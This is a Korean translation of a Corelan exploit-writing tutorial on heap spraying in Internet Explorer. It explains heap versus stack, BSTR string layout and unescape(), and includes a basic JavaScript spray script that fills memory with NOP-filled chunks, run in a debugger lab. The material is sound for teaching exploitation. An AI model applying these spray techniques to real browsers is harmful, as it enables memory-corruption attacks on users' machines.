문서번호	13-VN-12

공격 코드 작성 따라하기

(원문: 공격 코드 Writing Tutorial 11)

2013.3

작성자: (주)한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의: nababora@naver.com

kisec 한국정보보호교육센터 Korea Information Security Education Center
보안프로젝트 BOANPROJECT

문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.03.28

Exploit Writing Tutorial by corelan

[열한 번째. 힙 스프레이]

편역 : 한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의 : nababora@naver.com

인터넷 검색을 해 보면 힙 스프레이에 대해 잘 정리된 문서들을 많이 찾아볼 수 있다. 하지만 대부분 문서들은 Internet Explorer 7 또는 이전 버전에 초점이 맞춰져 있다. 간혹 IE8 상에서 성공적으로 공격을 수행하는 공격 코드를 찾을 수 있지만, 어떠한 원리로 코드가 구성되었는지 자세히 설명된 문서는 찾아보기 힘들다.

본 문서에서는 힙 스프레이가 무엇인지, IE 이전 버전부터 최신 버전까지 적용할 수 있는 힙 스프레이 공격 방법에 대해 다룰 예정이다. 우선 IE6와 IE7에서 동작하는 기법에 대해 설명 후, 브라우저가 없는 환경에서 힙 스프레이를 사용할 수 있는 방법에 대해서도 설명한다. 뿐만 아니라, 정밀한 힙 스프레이, 파이어폭스 브라우저 상에서 수행하는 힙 스프레이 등 다양한 대상과 응용 기법에 대해서도 다루게 된다(1차 작업 문서에서는 기본 원리만 정리한다)..

힙 스프레이는 한마디로 페이로드 전달 기법이다. 이 기법은 공격자가 원하는 페이로드를 예측 가능한 메모리 주소에 둘 수 있다는 사실에서 기인한다. 단순히 페이로드를 배치해 둔 주소로 점프하면 된다.

우선 스택과 힙의 정확한 차이점을 이해할 필요가 있다. 각 요소에 대한 설명과 이해를 한 다음, 본격적으로 기법에 대해 논의해 보겠다.

□ 스택

애플리케이션 내의 각 스레드는 고유한 스택 공간을 가진다. 스택은 제한되어 있으며 그 크기가 고정되어 있다. 스택의 크기는 애플리케이션이 시작할 때 또는 개발자가 CreateThread()와 같은 API를 사용해 해당 함수에 자신이 원하는 스택 크기를 명시해 주는 방법으로 결정된다.

```
HANDLE WINAPI CreateThread(
  __in_opt   LPSECURITY_ATTRIBUTES lpThreadAttributes,
  __in       SIZE_T dwStackSize,
  __in       LPTHREAD_START_ROUTINE lpStartAddress,
  __in_opt   LPVOID lpParameter,
  __in       DWORD dwCreationFlags,
  __out_opt  LPDWORD lpThreadId
);
```

스택은 LIFO 방식으로 동작하며 별도로 관리가 필요하지 않다. 일반적으로 지역 변수를 담고 있거나, 함수의 반환 포인터, 함수 인자 등을 저장하는데 사용된다. 우리는 이미 시리즈의 이전 문서들에서 스택에

대해 광범위한 내용을 다뤘다.

□ 힙

힙은 스택과는 다른 성격을 지니고 있다. 힙은 동적 메모리 할당의 필요성을 충족하기 위한 공간이다. 특히 애플리케이션이 어느 정도의 데이터를 받거나 처리해야 할 지 모르는 상황에 주로 사용 된다. 스택은 컴퓨터 상의 아주 작은 부분의 가상 메모리만 사용할 수 있다. 하지만 힙을 사용하면 더 큰 크기의 가상 메모리에 접근이 가능하다.

1) 할당(Allocate)

커널은 시스템 내의 모든 가용 가상 메모리를 관리한다. 운영체제 시스템은 사용자 단에 위치한 애플리케이션이 메모리를 할당/할당해제/재할당 할 수 있도록 일부 함수(보통 ntdll.dll이 익스포트 하는 함수)를 사용자에게 노출한다.

애플리케이션은 kernel32.dll에서 가져온 함수로, 마지막에는 ntdll.dll 함수를 호출하게 되는 VirtualAlloc() 함수를 통해 힙 관리자가 메모리 블럭을 조작하도록 만들 수 있다. XP SP3 상에서, 호출 체인은 아래와 같은 형태를 가진다.

```
kernel32.VirtualAlloc()
-> kernel32.VirtualAllocEx()
   -> ntdll.NtAllocateVirtualMemory()
      -> syscall()
```

이 밖에도 힙 할당을 수행할 수 있는 다른 API도 존재한다.

2) 해제(Free)

애플리케이션이 메모리 덩어리를 해제하면, 프론트엔드(LookAsideList/Low 단편화 힙(비스타 이전) / 낮은 단편화 힙(비스타 이상 버전에서 기본값)(http://illmatics.com/Understanding_the_LFH_Slides.pdf)) 또는 백엔드 할당기(OS 버전마다 다름)가 해당 공간을 가져간 뒤, 해제 메모리 블럭 또는 테이블에 해제한 공간을 등록한다. 시스템은 후에 좀 더 빠르고 효율적으로 재할당하기 위해 해제한 공간을 따로 보관해 둔다.

해제 과정이 캐쉬 시스템과 같다고 생각해 보자. 애플리케이션이 더 이상 메모리 덩어리를 사용하지 않으면, 해당 공간을 캐쉬에 저장해 둔다. 후에 같은 크기의 메모리 할당 요청이 생기면 새롭게 메모리 공간을 할당하지 않고, 캐쉬에 저장해 둔 해제 메모리 덩어리를 요청 애플리케이션에 제공한다.

할당 또는 해제 작업이 발생하면, 힙은 단편화 된다. 단편화는 성능과 속도면에서 볼 때 좋지 않다. 캐쉬 시스템은 추가 단편화를 막아주는 기능도 한다(할당된 메모리 덩어리 크기에 따라 달라진다).

애플리케이션이 복수의 힙을 가질 수 있다는 사실을 기억하는 것이 중요하다. 이번 문서의 끝 부분에서

인터넷 익스프롤러와 관련된 힙을 예로 들어 이것을 목록화 하고, 질의하는 방법에 대해 다룰 예정이다.

마지막으로, 다수의 메모리 덩어리 할당을 단순화 하기 위해 힙 관리자는 단편화를 최소화 하고, 최대한 인접 블럭을 반환하길 시도한다는 사실을 기억해야 한다. 이러한 특성이 바로 우리가 공략해야 할 부분이다.

3) 덩어리 vs 블럭 vs 세그먼트

이 문서에서, '덩어리'와 '블럭'이라는 용어를 사용하게 된다. "덩어리"는 힙 메모리를 의미한다. "블럭" 또는 "스프레이블럭"은 힙에 저장하고자 하는 데이터를 의미한다. 힙 관리와 관련된 문서를 보면, "블럭"이 최소 관리 단위라고 언급된 것을 발견할 수 있다. 블럭은 8바이트 크기의 힙 메모리를 의미한다. 보통, 힙 헤더의 크기 필드는 실제 힙 덩어리 바이트가 아닌 힙 덩어리+헤더가 소모한 힙 블럭 수를 나타낸다. 이러한 특성을 꼭 기억하기 바란다. 마지막으로, 힙 덩어리가 모이면 세그먼트가 된다. 가끔 힙 덩어리 헤더 내부에서 세그먼트에 대한 참조를 확인할 수 있을 것이다.

1. 힙 스프레이의 유래

힙 스프레이는 새로운 기법이 아니다. 아주 오래 전 Skylined에 의해 문서화 된 기법이다. 위키피디아에 따르면, 2001년도에 처음으로 힙 스프레이가 공식적으로 소개 되었다. 스카이라인은 2004년도에 IE를 공격하기 위해 IFRAME 태그 버퍼에 이 기법을 사용했다. 힙 스프레이는 오늘날에도 브라우저 공격 코드 작성 시 페이로드 전달 기법의 선두 주자 자리를 굳건히 지키고 있다.

힙 스프레이 공격을 찾아내고 막으려는 많은 노력에도 불구하고, 여전히 그 공격이 유효하다. 전달 기법은 지속적으로 변하지만 그 근본 원리는 변함이 없다.

2. 기본 원리

힙 스프레이는 페이로드 전달 기법이다. 이 기법은 힙의 결정적이고 예측 가능한 특성을 공격에 활용한다. 즉, 공격자가 원하는 페이로드를 예측 가능한 위치에 삽입할 수 있다는 의미다.

힙 스프레이가 제대로 동작하려면, EIP를 제어하기 전에 힙 공간에서 메모리 덩어리를 할당하고, 그 공간에 내용을 채워야 한다. 다시 말해서, 메모리 오염(버퍼 오버플로우, SEH 등등) 공격을 수행하기 전에, 대상 애플리케이션의 메모리 영역에 원하는 데이터를 삽입할 수 있는 기술적 능력을 갖춰야 한다.

브라우저는 데이터 삽입을 쉽게 수행할 수 있도록 하는 간단한 메커니즘을 제공한다. 자바스크립트 또는 VB 스크립트를 사용하면 취약점을 발동 시키기 전에 원하는 내용을 메모리에 할당할 수 있다. 힙 스프레

이의 개념은 브라우저에만 국한되지 않는다. 예를 들어, 어도브 리더 또는 플래쉬 플레이어 안에 자바스크립트, 액션스크립트를 사용해 힙 스프레이를 수행하는 것도 가능하다.

EIP를 제어하기 전에 예측 가능한 메모리 위치에 데이터를 할당할 수 있다면, 힙 스프레이와 같은 기법을 사용할 수 있을 것이다.

힙 스프레이 기법을 사용하는 공격 코드가 실행되는 순서는 아래와 같다.
- 힙 스프레이 실행
- 버그/취약점 동작
- EIP가 힙을 가리키도록 제어

브라우저 상에서 메모리 블럭을 할당할 수 있는 수많은 방법이 존재한다. 딱히 한정된 것은 아니지만, 보통은 자바스크립트 문자열 할당 방식을 많이 사용한다. 본격적인 기법 논의에 앞서, 실습 환경을 먼저 구축해 보자.

3. 환경 구축


일단 XP SP3, IE6을 대상으로 힙 스프레이의 기본 개념에 대해 먼저 알아 보자. 이 문서의 끝에서, 윈도우7, IE9에 힙 스프레이를 수행하는 방법을 다루게 될 것이다. 이번 문서에 포함된 실습을 위해 XP와 윈도우 이미지 모두 필요하다. XP에는 다음과 같은 환경이 설정되어 있어야 한다.

- IE를 IE8로 업그레이드
- IECollections(http://finalbuilds.com/iecollection.htm) 프로그램으로 IE6과 IE6을 추가로 설치

위와 같이 설정하면, XP 상에서 세 개의 IE 버전을 사용할 수 있다. 윈도우7에는 일단 IE8을 설치해 두고, 후에 IE9로 업그레이드 해서 사용하겠다. 이미 업그레이드를 한 상태라면, IE9를 제거 후 IE8로 다시 돌아가면 된다. 또한, XP에서는 DEP를 비활성화 해야 한다. DEP 문제는 추후 IE8을 다룰 때 자세히 설명하겠다.

다음으로, 이뮤니티 디버거와 mona.py(http://redmine.corelan.be/projects/mona), 그리고 최신 버전 windbg가 필요하다. windbg 설치 후 반드시 심볼을 설정해 줘야 한다.

이 문서에서 사용되는 대부분 스크립트는 코어랜 서버에서 다운로드 할 수 있다 (http://redmine.corelan.be/projects/corelan-heapspray). 문서에서 소스를 복사해 붙여 넣는 것보다 zip 파일을 다운로드 해 사용할 것을 권장한다. 압축 파일 비밀번호는 "infected" 다.



4. 문자열 할당

1) 기본 루틴

자바스크립트를 사용해 브라우저 메모리에 특정 내용을 할당하는 가장 기본적인 방법은 문자열 변수를 생성해 해당 변수에 값을 할당하는 것이다(basicalloc.html)

```
<html>
<body>
<script language='javascript'>

var myvar = "CORELAN!";
alert("allocation done");
</script>
</body>
</html>
```


간단하지 않은가? 아래 방법을 사용해도 간단히 힙 할당이 가능하다.

```
var myvar = "CORELAN!";
var myvar2 = new String("CORELAN!");
var myvar3 = myvar + myvar2;
var myvar4 = myvar3.substring(0,8);
```

자바스크립트 변수에 대한 더 자세한 내용은 여기(http://www.w3schools.com/js/js_variables.asp)에서 확인할 수 있다. 여기까지는 아무런 문제가 없다.

프로세스 메모리를 살펴본 뒤 메모리에 위치한 문자열을 찾아보면 해당 변수가 유니코드 형식으로 변환되어 있는 것을 발견할 수 있다. 사실, 문자열이 할당되면, 이 문자열은 BSTR 문자열 객체(http://msdn.microsoft.com/en-us/library/1b2d7d2c-47af-4389-a6b6-b01b7e915228(VS.85))가 된다. 이 객체는 헤더와 종단자를 가지고 있으며, 오리지널 문자열을 유니코드로 변환한 형태의 문자열을 포함하고 있다.


BSTR 객체의 헤더는 4바이트(dword) 크기로 유니코드 문자열 길이를 포함하고 있다. 객체의 끝에는 문자열의 끝을 의미하는 더블 널 바이트를 찾아볼 수 있다.



다시 말해서, 주어진 문자열이 차지하는 실제 공간은 아래와 같다.

(문자열길이*2) + 4바이트(헤더) + 2바이트(종단자)

위 html 파일을 XP IE6과 IE7에서 실행하면, 메모리에서 쉽게 문자열을 찾을 수 있다. 디버거를 확인하면 아래와 같다(8바이트 크기의 문자열 "CORELAN!")



위 예제에서 헤더는 0x00000010(예상했던 것처럼 16바이트)이며, 그 뒤에 16바이트의 문자열, 마지막으로 두 개의 널 바이트를 확인할 수 있다.

참고: 아래와 같이 이뮤니티 디버거에서 mona를 사용해 유니코드 문자열을 쉽게 찾을 수 있다.

!mona find –s "CORELAN!" –unicode –x *

windbg에서 비슷한 작업을 하려면 다음과 같은 구문을 입력하면 된다.

s –u 0x00000000 L?0x7fffffff "CORELAN!"

(유니코드가 아닌 아스키 문자열 형식을 검색하고 싶다면 –u 옵션 대신 –a 옵션을 선택하면 된다)

위와 같이 검색을 하면 힙에 위치한 단 하나의 문자열 할당 영역을 확인할 수 있다. 쉘코드를 포함한 많은 변수를 생성해 예측 가능한 위치에 이들 변수 중 하나를 둘 수 있다. 하지만 이러한 작업을 수행하려면 보다 더 효율적인 방식을 찾아야 한다.

힙과 힙 할당이 결정적인 특성을 가지는 관계로, 메모리 덩어리를 지속적으로 할당하면 메모리가 연속적

이거나 인접한 영역에 할당된다고 가정할 수 있다. 첫 번째 할당 시작 주소가 변화한다는 변수가 존재하지만, 제대로 수행한 힙 스프레이는 예측 가능한 위치에 메모리 덩어리를 할당하는 결과를 낳는다.

2) Unescape()

우리가 고려해야 할 또 다른 문제는 바로 유니코드 변환이다. 다행히 이를 해결할 수 있는 쉬운 방법이 존재한다. 해답은 바로 자바스크립트의 unescape() 함수를 사용하는 것이다. w3schools.com(http://www.w3schools.com/jsref/jsref_unescape.asp)에 따르면, 이 함수는 "인코딩 된 문자열을 디코딩" 하는 역할을 수행한다. 그러므로, 함수에 특정 값을 전달할 때 해당 내용이 이미 유니코드임을 알려주면, 이 함수는 내용을 유니코드로 변환하지 않을 것이다. 이 때, %u 시퀀스를 사용하면 된다. 이 시퀀스는 2바이트를 차지한다.

변수에 "CORELAN!"을 저장해야 하는 상황을 고려해 보자. unescape 함수를 사용하려면 문자열을 다음과 같은 순서로 잘라내야 한다(CORELAN! → OC ER AL !N)

(basicalloc_unescape.html) – unescape 인자에서 백슬래쉬를 제거하는 것을 잊어선 안 된다.

```
<html>
<body>
<script language='javascript'>

var myvar = unescape('%u\4F43%u\4552');
// CORE
myvar += unescape('%u\414C%u\214E'); //
LAN!
alert("allocation done");

</script>
</body>
</html>
```

windbg에서 아스키 문자열을 검색해 보자.

```
0:007> s -a 0x00000000 L?0x7fffffff "CORELAN!"
0019434c  43 4f 52 45 4c 41 4e 21-00 00 00 00 05 00 03 00  CORELAN!........
```

해당 문자열 앞부분에 BSTR 헤더가 위치한다.

```
0:007> d 00194348
00194348  08 00 00 00 43 4f 52 45-4c 41 4e 21 00 00 00 00  ....CORELAN!....
```

BSTR 헤더는 해당 문자열이 8바이트 크기를 가짐을 보여준다(리틀 엔디안 방식이므로 0x00000008)

unescape 함수 사용이 가지는 장점은 바로 널 바이트를 쓸 수 있다는 사실이다. 사실, 힙 스프레이에선 오염 문자와 씨름할 일이 없다. 단순히 저장을 원하는 데이터를 메모리에 직접 저장하면 된다. 물론, 실제 버그를 유발하게 되는 값은 오염 문자와 같은 제한 사항의 영향을 받게 된다.

5. 이상적인 힙 스프레이 메모리 모습


우리는 간단한 자바스크립트 문자열 변수를 사용해 메모리 할당을 수행할 수 있었다. 이전 예제에서 사용한 문자열 크기는 매우 작았다. 쉘코드 크기는 보통 이런 문자열보다는 크지만, 여전히 전체 가용 힙 공간에 비하면 그리 큰 편은 아니다.

이론상으로, 우리는 쉘코드를 담고 있는 연속적인 변수를 할당 후 해당 블록 중 하나로 점프하도록 만드는 것이 가능하다. 쉘코드를 힙 메모리 전역에 반복적으로 할당하려면, 실제로는 상당히 정밀한 계산이 필요하다.


쉘코드를 여러 번 할당하는 대신, 다음 두 컴포넌트로 구성된 큰 덩어리 하나를 생성하는 것이 더 쉽다.

- nops(충분한 크기의 nop)
- 쉘코드(덩어리의 끝부분에 둠)

충분히 큰 크기의 덩어리를 사용하면, win32 유저랜드 힙 블럭 할당이 가능하며, 힙의 모습 또한 예측이 가능하다. 즉, 이 방법을 사용하면 우리가 지정한 주소가 약간은 다른 위치에 힙 스프레이가 실행되더라도 nop를 가리키도록 만들 수 있다. nop 안으로 점프하면, 결국 끝 부분에 있는 쉘코드에 닿을 것이다. 블럭 관점에서 볼 때, 앞에서 설명한 내용을 도식화 하면 아래와 같다.



모든 블럭을 위 그림과 같이 구성하면, 'nop+쉘코드' 형태를 가지는 연속적인 덩어리를 포함하는 하나의 큰 메모리 영역을 만들어 낼 수 있다. 메모리 관점에서 볼 때, 다음과 같은 결과로 이어진다.




처음 몇 개의 할당은 신뢰할 수 없는 주소에 위치하게 된다. 하지만 스프레이 작업을 계속 진행하다 보면, 연속된 덩어리를 할당하게 되고, 결국 언제나 nop를 가리키는 특정 지점을 메모리에서 찾을 수 있다.

각 덩어리의 정확한 크기를 계산해 보면, 힙 정렬과 힙의 결정적인 특성을 통해 선택한 주소가 항상 NOPS를 가리키는지 확인할 수 있다.

다음으로, BSTR 객체와 힙에 할당된 실제 덩어리의 관계에 대해 알아보자. 문자열을 할당하면, 이것은 BSTR 객체로 변환된다. 힙에서 해당 객체를 저장하기 위해, 힙은 덩어리가 들어갈 공간을 요청한다. 이 덩어리 크기는 어떻게 되는걸까? 이 덩어리가 BSTR 객체와 정확히 같은 크기를 가지는가? 아니면 BSTR 보다 더 큰가?

BSTR 객체보다 덩어리가 더 크다면, 힙은 단순히 새로운 힙 덩어리를 할당하게 될까? 이 경우, 다음과 같은 연속적인 힙 덩어리와 마주치게 된다.



실제 힙 덩어리가 예측 가능한 데이터를 가지고 있다면 어떻게 될까? 다시 말해서, 두 개의 덩어리 사이에 빈 공간이 존재하고, 해당 공간에 예측 불가능한 데이터가 들어간다면 문제가 될 수 있다. 점프 결과 도달하게 되는 위치에 "쓰레기 값"이 자리잡고 있을 가능성이 클 경우, 해당 위치로 점프하는 것은 무의미하다. 다시 말해서, 우리는 올바른 BSTR 객체 크기를 지정해야 한다. 이를 통해 실제 할당된 힙 덩어리 크기가 BSTR 객체 크기와 최대한 일치하도록 만들어 준다.

우선, BSTR 객체를 여러 개 할당하는 스크립트를 작성한 뒤 할당한 힙을 찾아 그 내용에 대한 덤프값을 생성할 수 있는지 알아보자.

6. 기본 스크립트

일련의 독립된 변수들을 사용하는 것은 무의미하고, 불필요한 노력이 들어간다. 대신 배열, 리스트, 또는 선택한 스크립트 언어에서 제공하는 객체를 사용해 'nops+쉘코드' 덩어리를 할당하는 방법을 사용하겠다.

배열을 생성하면, 배열에 속한 각 요소는 힙에 할당 된다. 우리는 이러한 특성을 사용해 큰 크기의 덩어리 할당을 쉽고 빠르게 수행할 수 있다. 우리의 목표는 배열에 속한 각 요소를 최대한 크게 만들고, 각 요소를 서로 인접한 위치에 할당되도록 만드는 것이다.

힙 할당을 제대로 수행하려면, 두 개의 문자열을 하나로 합쳐 배열에 채워야 한다는 사실을 유념해야 한다. 0x1000바이트 크기의 200개 블럭을 할당(전체 0.7Mb 크기)하는 간단한 기본 스크립트를 작성해 보자. 각 블럭의 시작 부분에 태그("CORELAN")를 삽입하고, 나머지 부분을 nops로 채운다. 실제로는 nop를 앞부분에 채우고, 쉘코드는 덩어리의 마지막에 둔다. 하지만 일단 태그를 덩어리의 앞에 배치해 각 블럭의 시작 지점을 메모리에서 쉽게 찾아내는데 초점을 맞추겠다.


(spray1.html) (해당 문서를 그대로 복사해서 붙여 넣기 할 경우, 반드시 백슬래쉬를 제거해야 한다. 그렇지 않으면 코드가 동작하지 않을 수 있다. 앞서 말했듯이 zip 파일에 포함된 코드를 사용할 것을 권장한다)

```
<html>
<script >
// heap spray test script
// corelanc0d3r
// 백슬래쉬(\)를 제거하는 것을 잊어선 안 된다.
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%u\214E'); // LAN!
chunk = '';
chunksize = 0x1000;
nr_of_chunks = 200;
for ( counter = 0; counter < chunksize; counter++)
{
chunk += unescape('%u\9090%u\9090'); //nops
}
document.write("size of NOPS at this point : " +
chunk.length.toString() + "<br>");
chunk = chunk.substring(0,chunksize - tag.length);
document.write("size of NOPS after substring : " +
chunk.length.toString() + "<br>");

// 새로운 배열 생성
testarray = new Array();
```

```
for ( counter = 0; counter < nr_of_chunks; counter++)
{
testarray[counter] = tag + chunk;
document.write("Allocated " + (tag.length+chunk.length).toString()
+ " bytes <br>");
}
alert("Spray done")
</script>
</html>
```

1) IE6에서 힙스프레이 시각화

html 파일을 IE6(버전 6.00.2900.2180)에서 실행해 보자. 해당 html 파일을 브라우저에서 실행하면, 화면에 할당을 알리는 문자가 출력되고, 몇 초가 지난 뒤 스크립트의 끝부분에 도달하면 다음과 같이 메시지 박스가 뜬다.



